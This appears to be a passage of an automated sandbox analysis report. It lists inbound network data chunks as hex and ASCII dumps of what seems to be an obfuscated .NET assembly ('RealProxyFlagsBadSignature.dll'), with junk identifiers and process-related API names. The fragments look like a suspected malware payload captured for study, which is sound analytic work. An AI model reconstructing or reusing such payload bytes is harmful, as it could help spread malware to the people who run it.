2022-08-08 15:18:10 UTC	17	IN	Data Raw: 01 77 3a 83 96 96 83 3a 77 01 77 3a 83 f9 f9 83 3a 77 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 15 15 00 00 00 01 07 0d b1 74 74 b1 0d 07 01 07 0d b1 00 00 b1 0d 07 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 16 16 00 00 00 01 7b 43 ce 6d 6d ce 43 7b 01 7b 43 ce 08 08 ce 43 7b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 17 17 00 00 00 01 1d aa 8e cc cc 8e aa 1d 01 1d aa 8e af af 8e aa 1d 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 18 18 00 00 00 01 18 ac 10 61 61 10 ac 18 01 18 ac 10 15 15 10 ac 18 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 19 19 00 00 00 01 4a 2f 0a 96 96 0a 2f 4a 01 4a 2f 0a f3 f3 Data Ascii: w::ww::wtt{CmmC{{CC{aaJ//JJ/
2022-08-08 15:18:10 UTC	18	IN	Data Raw: 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 31 31 00 00 00 01 32 4f 28 aa aa 28 4f 32 01 32 4f 28 c7 c7 28 4f 32 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 32 32 00 00 00 01 13 6d 96 e4 e4 96 6d 13 01 13 6d 96 a0 a0 96 6d 13 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 33 33 00 00 00 01 3c ab de ba ba de ab 3c 01 3c ab de d5 d5 de ab 3c 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 34 34 00 00 00 01 45 4d 54 d6 d6 54 4d 45 01 45 4d 54 a2 a2 54 4d 45 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 35 35 00 00 00 01 25 16 9c a5 a5 9c 16 25 01 25 16 9c 85 85 9c 16 25 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 Data Ascii: 112O((O22O((O222mmmm33<<<<44EMTTMEEMTTME55%%%%
2022-08-08 15:18:10 UTC	20	IN	Data Raw: b2 63 8a 8a 63 b2 65 01 65 b2 63 ff ff 63 b2 65 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 4e 4e 00 00 00 01 4b 2b cb ea ea cb 2b 4b 01 4b 2b cb 93 93 cb 2b 4b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 4f 4f 00 00 00 01 16 9d 9a 2e 2e 9a 9d 16 01 16 9d 9a 0e 0e 9a 9d 16 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 50 50 00 00 00 01 09 a8 9b 11 11 9b a8 09 01 09 a8 9b 77 77 9b a8 09 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 51 51 00 00 00 01 26 25 c2 42 42 c2 25 26 01 26 25 c2 37 37 c2 25 26 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 52 52 00 00 00 01 63 12 23 67 67 23 12 63 01 63 12 23 0b 0b 23 12 Data Ascii: cceecceNNK++KK++KOO..PPwwQQ&%BB%&&%77%&RRc#gg#cc##
2022-08-08 15:18:10 UTC	21	IN	Data Raw: 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6a 6a 00 00 00 01 09 a8 84 c6 c6 84 a8 09 01 09 a8 84 b1 b1 84 a8 09 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6b 6b 00 00 00 01 50 9e 93 66 66 93 9e 50 01 50 9e 93 48 48 93 9e 50 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6c 6c 00 00 00 01 66 0c e7 09 09 e7 0c 66 01 66 0c e7 68 68 e7 0c 66 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6d 6d 00 00 00 01 62 b3 c7 2b 2b c7 b3 62 01 62 b3 c7 59 59 c7 b3 62 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 6e 6e 00 00 00 01 4c 57 57 48 48 57 57 4c 01 4c 57 57 25 25 57 57 4c 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 Data Ascii: jjkkPffPPHHPllfffhhfmmb++bbYYbnnLWWHHWWLLWW%%WWL
2022-08-08 15:18:10 UTC	22	IN	Data Raw: 06 00 64 00 6d 0b 06 00 7b 00 6d 0b 12 00 c9 11 4b 0f 06 00 41 0d 6d 0b 06 00 5d 0a 6d 0b 06 00 aa 0c 6d 0b 06 00 bf 12 6d 0b 06 00 38 0f 6d 0b 0a 00 3a 06 9a 0f 06 00 58 07 4b 0f 12 00 89 07 f5 0a 12 00 ca 06 f5 0a 12 00 41 07 12 0e 0a 00 a6 0e 5e 0f 06 00 41 08 4b 0f 0a 00 54 0e 9a 0f 12 00 13 07 df 0b 0a 00 e5 07 59 03 0a 00 cd 07 e3 0f 06 00 91 11 0a 10 06 00 a7 05 6d 0b 06 00 9f 04 6d 0b 06 00 21 0f 6d 0b 0a 00 89 08 59 03 0a 00 0f 00 cb 0a 06 00 a2 07 c4 0f 0e 00 b6 12 25 0d 06 00 39 00 3e 03 06 00 01 00 3e 03 06 00 07 0f 7e 11 06 00 86 04 6d 0b 0e 00 df 06 25 0d 0e 00 ec 04 25 0d 0e 00 fd 03 25 0d 0e 00 0f 12 25 0d 06 00 7a 04 7e 11 06 00 47 00 3e 03 06 00 6a 00 6d 0b 16 00 7b 04 35 0d 06 00 59 08 0a 10 06 00 ea 06 0a 10 12 00 de 04 4b 0f 12 00 92 Data Ascii: dm{mKAm]mmm8m:XKA^AKTYmm!mY%9>>~m%%%%z~G>jm{5YK
2022-08-08 15:18:10 UTC	24	IN	Data Raw: 08 28 04 02 01 04 00 2c 30 00 00 00 00 06 18 2b 0f 8a 00 04 00 de 2f 00 00 00 00 01 18 2b 0f 8a 00 04 00 44 30 00 00 00 00 16 08 76 09 a9 02 04 00 a4 30 00 00 00 00 16 08 80 09 c0 02 05 00 04 31 00 00 00 00 16 08 8a 09 dc 02 07 00 6c 31 00 00 00 00 16 08 9d 09 f2 02 09 00 cc 31 00 00 00 00 16 08 8a 09 01 03 0c 00 ea 31 00 00 00 00 16 08 9d 09 0a 03 0e 00 f8 31 00 00 00 00 16 00 fd 07 1b 03 11 00 24 32 00 00 00 00 16 00 28 07 33 03 13 00 4c 32 00 00 00 00 16 00 cd 10 49 03 15 00 ac 32 00 00 00 00 16 00 cd 10 bb 03 19 00 20 33 00 00 00 00 16 00 cd 10 2c 04 1d 00 c4 34 00 00 00 00 03 18 2b 0f 77 04 21 00 e4 34 00 00 00 00 03 00 af 12 8e 04 24 00 10 35 00 00 00 00 03 00 17 12 9c 04 25 00 54 35 00 00 00 00 11 18 31 0f 73 00 26 00 be 35 00 00 00 00 06 18 2b 0f Data Ascii: (,0+/+D0v01l1111$2(3L2l2 3,4+w!4$5%T51s&5+
2022-08-08 15:18:10 UTC	25	IN	Data Raw: 74 0a 00 00 02 00 e4 03 00 00 03 00 90 0a 00 00 01 00 25 12 00 00 02 00 e8 03 00 00 01 00 19 03 00 00 02 00 b2 0a 00 00 03 00 9e 06 00 00 01 00 9b 12 00 00 01 00 19 03 00 00 01 00 25 12 00 00 02 00 e8 03 00 00 01 00 55 05 00 00 02 00 73 05 00 00 03 00 e7 10 00 00 04 00 bc 10 00 00 05 00 a1 10 00 00 06 00 21 11 00 00 07 00 cb 12 00 00 08 00 b3 13 00 00 09 00 dc 0c 00 00 0a 00 1a 0c 00 00 0b 00 b2 0a 00 00 0c 00 9e 06 00 00 01 00 dc 0c 00 00 02 00 1a 0c 00 00 03 00 9b 12 00 00 01 00 55 05 00 00 02 00 73 05 00 00 03 00 e7 10 00 00 04 00 bc 10 00 00 05 00 a1 10 00 00 06 00 21 11 00 00 07 00 cb 12 00 00 08 00 b3 13 00 00 09 00 dc 0c 00 00 0a 00 1a 0c 00 00 01 00 25 12 00 00 02 00 e8 03 00 00 01 00 cc 03 00 00 02 00 65 13 00 00 03 00 b2 0a 00 00 04 00 9e 06 00 Data Ascii: t%%Us!Us!%e

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:10 UTC	26	IN	Data Raw: 05 41 00 01 12 ea 05 59 00 e8 0c f1 05 49 00 2b 0f 8a 00 b1 01 a9 13 f4 05 a1 01 06 11 01 06 c1 01 d2 0e 07 06 31 00 96 03 0d 06 31 00 2a 0b 8a 00 c1 01 c0 0e 73 00 51 01 27 13 22 06 51 01 02 13 22 06 41 00 d8 13 a1 04 41 00 f5 03 33 06 c9 01 81 06 39 06 19 00 59 11 60 07 c1 00 9c 13 66 07 f1 01 2b 0f 6c 07 11 02 d7 03 e7 07 09 02 2b 0f 8a 00 19 02 2b 0f 85 00 21 02 2b 0f 85 00 29 02 2b 0f 85 00 31 02 2b 0f 85 00 39 02 2b 0f 85 00 41 02 2b 0f 85 00 49 02 2b 0f 85 00 51 02 2b 0f d3 08 61 02 2b 0f e3 08 69 02 2b 0f 8a 00 71 02 2b 0f 85 00 79 02 2b 0f 85 00 51 02 2b 0f 67 09 29 00 b3 00 2f 01 2e 00 7b 03 7a 02 2e 00 83 03 7a 02 2e 00 8b 03 71 08 2e 00 93 03 7a 02 2e 00 9b 03 91 08 2e 00 a3 03 71 08 2e 00 ab 03 bb 08 2e 00 b3 03 da 08 2e 00 2b 01 7a 02 2e 00 Data Ascii: AYI+11*sQ'"Q"AA39Y`f+l++!+)+1+9+A+I+Q+a+i+q+y+Q+g)/.{z.z.q.z..q...+z.
2022-08-08 15:18:10 UTC	28	IN	Data Raw: 60 31 00 43 6f 6e 74 65 78 74 56 61 6c 75 65 60 31 00 54 68 72 65 61 64 53 61 66 65 4f 62 6a 65 63 74 50 72 6f 76 69 64 65 72 60 31 00 49 45 6e 75 6d 65 72 61 74 6f 72 60 31 00 4c 69 73 74 60 31 00 52 65 73 65 72 76 65 64 31 00 52 65 61 64 49 6e 74 33 32 00 54 6f 49 6e 74 33 32 00 46 75 6e 63 60 32 00 52 65 73 65 72 76 65 64 32 00 49 6e 74 36 34 00 54 6f 49 6e 74 31 36 00 3c 4d 6f 64 75 6c 65 3e 00 67 65 74 45 6e 63 6f 64 69 6e 67 43 4d 53 53 45 43 54 49 4f 4e 45 4e 54 52 59 49 44 4d 45 54 41 44 41 54 41 00 65 72 49 6c 4f 48 6d 54 6a 76 46 55 52 55 42 00 46 7a 52 58 72 4e 58 52 41 46 43 71 5a 51 44 00 73 44 47 57 6a 74 49 6e 6e 65 41 74 76 51 44 00 73 4c 45 58 52 67 6d 42 45 4f 62 4c 7a 6c 44 00 4e 58 6e 64 55 49 50 75 6f 47 50 47 47 42 46 00 68 6c 49 4b Data Ascii: `1ContextValue`1ThreadSafeObjectProvider`1IEnumerator`1List`1Reserved1ReadInt32ToInt32Func`2Reserved2Int64ToInt16<Module>getEncodingCMSSECTIONENTRYIDMETADATAerrIlOHmTjvFURUBFzRXrNXRAFCqZQDsDGWjtInneAtvQDsLEXRgmBEObLzlDNXndUIPuoGPGGBFhlIK
2022-08-08 15:18:10 UTC	29	IN	Data Raw: 6e 61 6d 65 00 44 61 74 65 54 69 6d 65 00 63 6f 6d 6d 61 6e 64 4c 69 6e 65 00 56 61 6c 75 65 54 79 70 65 00 4e 6f 50 72 69 6e 63 69 70 61 6c 4d 61 6b 65 50 6f 69 6e 74 65 72 54 79 70 65 00 47 65 74 54 79 70 65 00 74 79 70 65 00 53 79 73 74 65 6d 2e 43 6f 72 65 00 52 65 6d 6f 76 65 4e 61 6d 65 73 70 61 63 65 41 74 74 72 69 62 75 74 65 73 43 6c 6f 73 75 72 65 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 00 67 65 74 5f 43 75 6c 74 75 72 65 00 73 65 74 5f 43 75 6c 74 75 72 65 00 72 65 73 6f 75 72 63 65 43 75 6c 74 75 72 65 00 47 65 6e 65 72 69 63 46 69 65 6c 64 49 6e 66 6f 43 6f 64 65 42 61 73 65 00 41 70 70 6c 69 63 61 74 69 6f 6e 42 61 73 65 00 52 65 61 64 4f 6e 6c 79 43 6f 6c 6c 65 63 74 69 6f 6e 42 61 73 65 00 41 70 70 Data Ascii: nameDateTimecommandLineValueTypeNoPrincipalMakePointerTypeGetTypetypeSystem.CoreRemoveNamespaceAttributesClosureRealProxyFlagsBadSignatureget_Cultureset_CultureresourceCultureGenericFieldInfoCodeBaseApplicationBaseReadOnlyCollectionBaseApp
2022-08-08 15:18:10 UTC	30	IN	Data Raw: 62 61 63 6b 00 4d 61 72 73 68 61 6c 00 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2e 4d 79 53 65 72 76 69 63 65 73 2e 49 6e 74 65 72 6e 61 6c 00 53 79 73 74 65 6d 2e 43 6f 6d 70 6f 6e 65 6e 74 4d 6f 64 65 6c 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 64 6c 6c 00 4b 69 6c 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 73 65 74 41 73 42 6f 6f 6c 00 4d 65 6d 6f 72 79 42 61 72 72 69 65 72 55 43 4f 4d 49 53 74 72 65 61 6d 00 65 6c 65 6d 00 67 65 74 5f 49 74 65 6d 00 53 79 73 74 65 6d 00 55 48 47 49 55 66 4c 6a 59 49 49 4a 72 75 74 46 43 50 72 5a 4e 6d 73 4b 4a 63 47 67 5a 4e 44 68 72 66 4d 68 4f 56 4e 65 46 54 52 72 43 4a 4b 62 54 66 63 75 4d 66 43 69 6a 77 7a 4d 5a 66 65 4b 45 77 52 4d 44 4d 4d 43 42 Data Ascii: backMarshalMicrosoft.VisualBasic.MyServices.InternalSystem.ComponentModelRealProxyFlagsBadSignature.dllKillMemoryBarriersetAsBoolMemoryBarrierUCOMIStreamelemget_ItemSystemUHGIUfLjYIIJrutFCPrZNmsKJcGgZNDhrfMhOVNeFTRrCJKbTfcuMfCijwzMZfeKEwRMDMMCB
2022-08-08 15:18:10 UTC	32	IN	Data Raw: 65 2e 43 6f 6d 70 69 6c 65 72 53 65 72 76 69 63 65 73 00 53 79 73 74 65 6d 2e 52 65 73 6f 75 72 63 65 73 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 4d 79 2e 52 65 73 6f 75 72 63 65 73 00 52 65 61 6c 50 72 6f 78 79 46 6c 61 67 73 42 61 64 53 69 67 6e 61 74 75 72 65 2e 52 65 73 6f 75 72 63 65 73 2e 72 65 73 6f 75 72 63 65 73 00 44 65 62 75 67 67 69 6e 67 4d 6f 64 65 73 00 69 6e 68 65 72 69 74 48 61 6e 64 6c 65 73 00 67 65 74 5f 4d 6f 64 75 6c 65 73 00 74 68 72 65 61 64 41 74 74 72 69 62 75 74 65 73 00 52 65 6d 6f 76 65 4e 61 6d 65 73 70 61 63 65 41 74 74 72 69 62 75 74 65 73 00 70 72 6f 63 65 73 73 41 74 74 72 69 62 75 74 65 73 00 6d 5f 61 74 74 72 69 62 75 74 65 73 00 47 65 74 42 79 74 65 73 00 6d 5f 69 6e 53 63 6f Data Ascii: e.CompilerServicesSystem.ResourcesRealProxyFlagsBadSignature.My.ResourcesRealProxyFlagsBadSignature.Resources.resourcesDebuggingModesinheritHandlesget_ModulesthreadAttributesRemoveNamespaceAttributesprocessAttributesm_attributesGetBytesm_inSco
2022-08-08 15:18:10 UTC	33	IN	Data Raw: 76 00 53 00 6a 00 5a 00 51 00 63 00 47 00 6a 00 44 00 4f 00 74 00 42 00 55 00 64 00 74 00 76 00 6b 00 6a 00 58 00 64 00 6f 00 46 00 46 00 63 00 4b 00 6b 00 70 00 55 00 4a 00 48 00 46 00 7a 00 58 00 48 00 65 00 63 00 61 00 42 00 72 00 64 00 6c 00 4f 00 4b 00 4e 00 4f 00 50 00 5a 00 41 00 79 00 72 00 65 00 4d 00 75 00 47 00 49 00 55 00 4c 00 78 00 7a 00 53 00 53 00 57 00 42 00 46 00 76 00 6f 00 47 00 6d 00 46 00 72 00 79 00 74 00 48 00 6e 00 76 00 74 00 7a 00 4d 00 6e 00 72 00 69 00 6e 00 79 00 75 00 76 00 53 00 6a 00 5a 00 51 00 63 00 47 00 6a 00 44 00 4f 00 74 00 42 00 55 00 64 00 74 00 76 00 6b 00 6a 00 58 00 64 00 6f 00 46 00 46 00 63 00 4b 00 6b 00 70 00 55 00 4a 00 48 00 46 00 7a 00 58 00 48 00 65 00 63 00 61 00 42 00 72 00 64 00 6c 00 4f 00 4b 00 4e Data Ascii: vSjZQcGjDOtBUdtvkjXdoFFcKkpUJHFzXHecaBrdlOKNOPZAyreMuGIULxzSSWBFvoGmFrytHnvtzMnrinyuvSjZQcGjDOtBUdtvkjXdoFFcKkpUJHFzXHecaBrdlOKN
2022-08-08 15:18:10 UTC	34	IN	Data Raw: 00 54 00 77 00 41 00 44 00 51 00 70 00 41 00 6d 00 59 00 7a 00 4b 00 72 00 7a 00 6b 00 50 00 67 00 77 00 4a 00 42 00 4d 00 64 00 6f 00 57 00 52 00 47 00 6e 00 53 00 4a 00 59 00 67 00 67 00 54 00 50 00 58 00 63 00 43 00 6b 00 65 00 6e 00 72 00 65 00 79 00 6e 00 4c 00 74 00 77 00 64 00 46 00 42 00 6f 00 6a 00 6f 00 54 00 68 00 6c 00 4a 00 6a 00 4e 00 4d 00 51 00 53 00 55 00 48 00 4a 00 62 00 79 00 51 00 67 00 51 00 41 00 63 00 46 00 55 00 52 00 6b 00 7a 00 72 00 51 00 45 00 49 00 6b 00 48 00 41 00 72 00 6c 00 54 00 77 00 41 00 44 00 51 00 70 00 41 00 6d 00 59 00 7a 00 4b 00 72 00 7a 00 6b 00 50 00 67 00 77 00 4a 00 42 00 4d 00 64 00 6f 00 57 00 52 00 47 00 6e 00 53 00 4a 00 59 00 67 00 67 00 54 00 50 00 58 00 63 00 43 00 6b 00 6b 00 00 80 a3 79 00 6e 00 4c Data Ascii: TwADQpAmYzKrzkPgwJBMdoWRGnSJYggTPXcCkenreynLtwdFBojoThlJjNMQSUHJbyQgQAcFURkzrQEIkHArlTwADQpAmYzKrzkPgwJBMdoWRGnSJYggTPXcCkkynL
2022-08-08 15:18:10 UTC	36	IN	Data Raw: 51 00 72 00 62 00 71 00 79 00 42 00 43 00 64 00 4c 00 50 00 74 00 55 00 55 00 77 00 6b 00 43 00 55 00 76 00 52 00 76 00 4a 00 50 00 54 00 6f 00 4f 00 53 00 47 00 50 00 50 00 65 00 74 00 61 00 7a 00 6b 00 71 00 72 00 67 00 4a 00 47 00 6b 00 6c 00 6e 00 44 00 67 00 45 00 49 00 69 00 4a 00 77 00 66 00 73 00 5a 00 50 00 58 00 50 00 73 00 70 00 79 00 67 00 50 00 55 00 4e 00 6e 00 69 00 6a 00 54 00 46 00 6a 00 4e 00 65 00 46 00 45 00 4b 00 52 00 45 00 41 00 75 00 6a 00 69 00 65 00 64 00 58 00 4d 00 73 00 69 00 51 00 72 00 62 00 71 00 79 00 42 00 43 00 64 00 4c 00 50 00 74 00 55 00 55 00 77 00 6b 00 43 00 55 00 76 00 52 00 76 00 4a 00 50 00 54 00 6f 00 4f 00 53 00 47 00 50 00 65 00 72 00 43 00 7a 00 6b 00 71 00 72 00 67 00 4a 00 6b 00 6c 00 6e 00 44 00 67 Data Ascii: QrbqyBCdLPtUUwkCUvRvJPToOSGPPetazkqrgJGklnDgEIiJwfsZPXPspygPUNnijTFjNeFEKREAujiedXMsiQrbqyBCdLPtUUwkCUvRvJPToOSGPerCzkqrgJGklnDg

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:10 UTC	37	IN	Data Raw: 00 68 00 46 00 41 00 4f 00 44 00 6d 00 62 00 46 00 64 00 4b 00 59 00 44 00 6c 00 46 00 76 00 65 00 47 00 00 80 a3 58 00 47 00 52 00 41 00 50 00 56 00 53 00 78 00 79 00 4f 00 6a 00 63 00 58 00 62 00 54 00 42 00 4b 00 41 00 5a 00 48 00 53 00 63 00 65 00 78 00 75 00 53 00 74 00 42 00 74 00 49 00 77 00 67 00 76 00 6d 00 61 00 45 00 54 00 73 00 5a 00 55 00 64 00 49 00 59 00 62 00 4c 00 4b 00 58 00 43 00 51 00 52 00 64 00 4f 00 4e 00 55 00 53 00 76 00 63 00 70 00 61 00 53 00 77 00 52 00 44 00 71 00 52 00 44 00 68 00 46 00 41 00 4f 00 44 00 6d 00 62 00 46 00 64 00 4b 00 59 00 44 00 6c 00 46 00 76 00 00 82 a9 74 00 78 00 4c 00 46 00 77 00 65 00 69 00 6e 00 61 00 55 00 41 00 78 00 79 00 52 00 63 00 74 00 4d 00 45 00 68 00 4a 00 64 00 63 00 6e 00 42 00 58 00 4f 00 Data Ascii: hFAODmbFdKYDlFveGXGRAPVSxyOjcXbTBKAZHScexuStBtIwgvmaETsZUdlYbLKXCQRdONUSvcpaSwRDqRDhFAODmbFdKYDlFvtxLFweinaUAxyRctMEhJdcnBXO
2022-08-08 15:18:10 UTC	38	IN	Data Raw: 42 00 4a 00 74 00 4b 00 51 00 43 00 57 00 65 00 6f 00 43 00 64 00 61 00 65 00 77 00 50 00 59 00 41 00 67 00 52 00 4e 00 6b 00 76 00 7a 00 74 00 73 00 63 00 46 00 72 00 74 00 4e 00 4f 00 7a 00 74 00 4f 00 58 00 52 00 48 00 56 00 48 00 50 00 48 00 45 00 64 00 52 00 59 00 53 00 48 00 44 00 55 00 6f 00 63 00 4d 00 79 00 6a 00 70 00 4e 00 41 00 61 00 79 00 79 00 49 00 65 00 65 00 6e 00 72 00 65 00 53 00 76 00 59 00 79 00 51 00 41 00 59 00 43 00 47 00 42 00 52 00 43 00 55 00 61 00 70 00 42 00 57 00 61 00 46 00 57 00 42 00 4a 00 74 00 4b 00 51 00 43 00 57 00 65 00 72 00 68 00 54 00 74 00 65 00 47 00 77 00 50 00 59 00 41 00 67 00 52 00 4e 00 6b 00 76 00 7a 00 74 00 73 00 63 00 46 00 72 00 74 00 4e 00 4f 00 7a 00 74 00 4f 00 58 00 52 00 48 00 56 00 48 00 50 00 48 Data Ascii: BJtKQCWeoCdaewPYAgRNkvztscFrtNOztOXRHVHPHEdRYSHDUocMyjpNAayyIeenreSvYyQAYCGBRCUapBWaFWBJtKQCWerhTteGwPYAgRNkvztscFrtNOztOXRHVHPH
2022-08-08 15:18:10 UTC	40	IN	Data Raw: 00 56 00 5a 00 6d 00 74 00 65 00 53 00 34 00 36 00 63 00 78 00 76 00 4c 00 5a 00 50 00 41 00 68 00 65 00 72 00 58 00 78 00 6f 00 52 00 64 00 4a 00 51 00 53 00 46 00 58 00 49 00 47 00 49 00 45 00 68 00 56 00 64 00 49 00 42 00 4f 00 68 00 6a 00 64 00 75 00 5a 00 64 00 47 00 47 00 64 00 61 00 61 00 49 00 72 00 7a 00 44 00 64 00 44 00 46 00 42 00 45 00 50 00 53 00 77 00 55 00 56 00 56 00 6f 00 71 00 64 00 5a 00 6c 00 4d 00 67 00 6c 00 4b 00 6e 00 54 00 4f 00 72 00 7a 00 44 00 4a 00 4b 00 41 00 53 00 41 00 6a 00 64 00 56 00 5a 00 6d 00 77 00 6f 00 57 00 00 80 a3 63 00 78 00 76 00 4c 00 5a 00 50 00 41 00 68 00 65 00 72 00 58 00 78 00 6f 00 52 00 64 00 4a 00 51 00 53 00 46 00 58 00 49 00 47 00 49 00 45 00 68 00 56 00 64 00 49 00 42 00 4f 00 68 00 6a 00 64 00 75 Data Ascii: VZmteS46cxvLZPAherXxoRdJQSFXIGIEhVdIBOhjduZdGGdaaIrzDdDFBEPSwUVVoqdZlMglKnTOrzDJKASAjdVZmwoWcxvLZPAherXxoRdJQSFXIGIEhVdIBOhjdu
2022-08-08 15:18:10 UTC	41	IN	Data Raw: 6f 00 6d 00 65 00 4d 00 69 00 6e 00 52 00 64 00 57 00 6a 00 49 00 4b 00 75 00 4c 00 6e 00 76 00 6e 00 52 00 44 00 47 00 41 00 4d 00 45 00 46 00 71 00 48 00 6d 00 4b 00 71 00 4f 00 56 00 6c 00 7a 00 58 00 69 00 4e 00 77 00 6c 00 55 00 6f 00 48 00 4b 00 77 00 41 00 6d 00 47 00 66 00 47 00 50 00 4d 00 47 00 54 00 51 00 4d 00 6c 00 56 00 54 00 4b 00 41 00 61 00 42 00 47 00 6d 00 64 00 4f 00 57 00 66 00 58 00 64 00 76 00 79 00 43 00 53 00 50 00 79 00 4c 00 50 00 44 00 54 00 6a 00 78 00 42 00 50 00 79 00 49 00 73 00 73 00 69 00 6e 00 52 00 64 00 57 00 6a 00 49 00 4b 00 75 00 4c 00 6e 00 76 00 6e 00 52 00 44 00 47 00 41 00 4d 00 45 00 46 00 71 00 48 00 6d 00 4b 00 71 00 4f 00 56 00 6c 00 7a 00 58 00 69 00 4e 00 77 00 6c 00 55 00 6f 00 48 00 4b 00 77 00 41 00 6d Data Ascii: omeMinRdWjlKuLnvnRDGAMEFqHmKqOVlzXiNwlUoHKwAmGfGPMGTQMlVTKAaBGmdOWfXdvyCSPyLPDTjxBPyIssinRdWjlKuLnvnRDGAMEFqHmKqOVlzXiNwlUoHKwAm
2022-08-08 15:18:10 UTC	42	IN	Data Raw: 00 74 00 4e 00 42 00 71 00 6d 00 47 00 68 00 74 00 48 00 46 00 74 00 48 00 42 00 58 00 6f 00 6c 00 6b 00 76 00 64 00 63 00 55 00 4f 00 44 00 42 00 41 00 6a 00 76 00 46 00 51 00 4c 00 52 00 79 00 41 00 4c 00 49 00 56 00 68 00 42 00 4f 00 51 00 51 00 42 00 4d 00 53 00 74 00 64 00 53 00 6e 00 77 00 6d 00 45 00 49 00 54 00 74 00 76 00 6b 00 45 00 41 00 70 00 59 00 66 00 63 00 64 00 51 00 6f 00 50 00 48 00 70 00 6a 00 54 00 5a 00 69 00 43 00 4e 00 4c 00 6e 00 42 00 46 00 63 00 73 00 51 00 49 00 65 00 00 80 a3 42 00 71 00 6d 00 47 00 68 00 74 00 48 00 46 00 74 00 48 00 42 00 58 00 6f 00 6c 00 6b 00 76 00 64 00 63 00 55 00 4f 00 44 00 42 00 41 00 6a 00 76 00 46 00 51 00 4c 00 52 00 79 00 41 00 4c 00 49 00 56 00 68 00 42 00 4f 00 51 00 51 00 42 00 4d 00 53 00 74 Data Ascii: tNBqmGhtHFtHBXolkvdcUODBAjvFQLRyALIVhBOQQBMStdSnwmEITtvkEApYfcdQoPHpjTZiCNLnBFcsQIeBqmGhtHFtHBXolkvdcUODBAjvFQLRyALIVhBOQQBMSt
2022-08-08 15:18:10 UTC	44	IN	Data Raw: 42 00 6c 00 51 00 71 00 50 00 44 00 65 00 48 00 76 00 56 00 70 00 77 00 52 00 77 00 71 00 47 00 66 00 6c 00 76 00 4a 00 6e 00 46 00 44 00 51 00 4c 00 5a 00 47 00 53 00 47 00 69 00 46 00 4c 00 48 00 68 00 72 00 75 00 48 00 58 00 41 00 48 00 6f 00 63 00 74 00 70 00 73 00 58 00 51 00 77 00 61 00 4c 00 6f 00 7a 00 49 00 4e 00 70 00 52 00 68 00 54 00 4e 00 59 00 51 00 53 00 55 00 6c 00 6a 00 57 00 63 00 42 00 6c 00 51 00 71 00 50 00 44 00 65 00 48 00 76 00 56 00 70 00 77 00 52 00 77 00 71 00 47 00 66 00 6c 00 76 00 4a 00 6e 00 46 00 44 00 51 00 4c 00 5a 00 47 00 53 00 47 00 69 00 46 00 4c 00 48 00 68 00 72 00 75 00 48 00 58 00 41 00 48 00 6f 00 63 00 74 00 70 Data Ascii: BlQqPDeHvVpwRwqGflvJnFDQLZGSGiFLHhruHXAHoctpsXQwaLozINpRhUfKShWMkeoEFQrhTNzNYQSUljWcBlQqPDeHvVpwRwqGflvJnFDQLZGSGiFLHhruHXAHoctp
2022-08-08 15:18:10 UTC	45	IN	Data Raw: 01 01 1e 00 1e 00 04 07 01 1e 00 07 30 01 01 01 10 1e 00 07 20 04 01 0e 0e 0e 0e 61 01 00 34 53 79 73 74 65 6d 2e 57 65 62 2e 53 65 72 76 69 63 65 73 2e 50 72 6f 74 6f 63 6f 6c 73 2e 53 6f 61 70 48 74 74 70 43 6c 69 65 6e 74 50 72 6f 74 6f 63 6f 6c 12 43 72 65 61 74 65 5f 5f 49 6e 73 74 61 6e 63 65 5f 5f 13 44 69 73 70 6f 73 65 5f 5f 49 6e 73 74 61 6e 63 65 5f 5f 00 00 00 07 06 15 12 71 01 13 00 09 07 04 13 00 13 00 13 00 02 06 15 12 18 01 13 00 06 15 12 71 01 13 00 02 13 00 04 0a 01 13 00 05 20 01 01 13 00 04 28 00 13 00 04 20 01 01 02 05 01 00 00 00 00 0c 07 04 0e 12 79 15 12 7d 01 12 79 02 07 15 12 80 81 01 12 79 08 20 00 15 12 7d 01 13 00 06 15 12 7d 01 12 79 03 20 00 02 0a 00 01 0e 15 12 80 81 01 12 79 0b 07 03 12 79 15 12 7d 01 12 79 02 0b 00 02 01 Data Ascii: 0 